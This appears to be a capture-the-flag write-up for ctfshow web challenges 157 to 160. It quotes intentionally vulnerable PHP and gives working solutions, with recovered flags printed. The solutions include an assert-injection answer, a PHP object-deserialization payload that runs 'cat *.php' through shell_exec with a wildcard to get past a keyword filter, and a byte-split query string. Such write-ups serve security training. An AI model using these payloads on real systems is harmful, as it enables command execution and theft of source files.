ctfshow{0f15f2bc-3e75-4da3-9e4d-c58e28a48ac7}


157.驷马难追

114514+1805296


```php
<?php
highlight_file(__FILE__);
include "flag.php";
if (isset($_GET['num'])){
        if ($_GET['num'] == 114514 && check($_GET['num'])){
                        assert("intval($_GET[num])==1919810") or die("一言既出，驷马难追!");
                        echo $flag;
        }
}

function check($str){
    return !preg_match("/[a-z]|\:|\(|\)/",$str);
}
```


ctfshow{d8aff2bb-f045-4345-997f-d46448a57102}

158.TapTapTap




查看源代码 找到增加关卡的函数

前端更改




159.Webshell

```php
<?php
        error_reporting(0);

        class  Webshell  {
                public  $cmd  =  'echo  "Hello  World!"';

                public  function  __construct()  {
                        $this->init();
                }

                public  function  init()  {
                        if  (!preg_match('/flag/i',  $this->cmd))  {
                                $this->exec($this->cmd);
                        }
                }

                public  function  exec($cmd)  {
                        $result  =  shell_exec($cmd);
                        echo  $result;
                }
        }

        if(isset($_GET['cmd']))  {
                $serializecmd  =  $_GET['cmd'];
                $unserializecmd  =  unserialize($serializecmd);
                $unserializecmd->init();
        }
        else  {
                highlight_file(__FILE__);
        }

?>
```




flag.php index.php

过滤了flag *绕过



```php
<?php
    class Webshell {
        public $cmd = 'cat *.php';

        public function __construct() {
            $this->init();
        }

        public function init() {
            if (!preg_match('/flag/i', $this->cmd)) {
                $this->exec($this->cmd);
            }
        }

        public function exec($cmd) {
            $result = shell_exec($cmd);
            echo $result;
        }
    }
$a = new Webshell();
echo serialize($a);
echo urlencode(serialize($a));

?>
```



```php
    public function __construct() {
        $this->init();
    }

    public function init() {
        if (!preg_match('/flag/i', $this->cmd)) {
            $this->exec($this->cmd);
        }
    }

    public function exec($cmd) {
        $result = shell_exec($cmd);
        echo $result;
    }
}
$a = new Webshell();
echo serialize($a);
echo urlencode(serialize($a));

?>O:8:"Webshell":1:{s:3:"cmd";s:9:"cat
*.php";}O%3A8%3A%22Webshell%22%3A1%3A%7Bs%3A3%3A%22cmd%22%3Bs%3A9%3A%22cat+%2A.php%22%3B%7D
```

160.化零为整

```php
<?php

highlight_file(__FILE__);
include  "flag.php";

$result='';

for  ($i=1;$i<=count($_GET);$i++){
        if  (strlen($_GET[$i])>1){
                die("你太长了！！");
                }
        else{
        $result=$result.$_GET[$i];
        }
}

if  ($result  ==="大牛"){
        echo  $flag;
}
```

count($_ GET) 的意义是获取get的参数个数， $result=$result.$_ GET[$i]：拼接字符串

?1=%E5&2=%A4&3=%A7&4=%E7&5=%89&6=%9B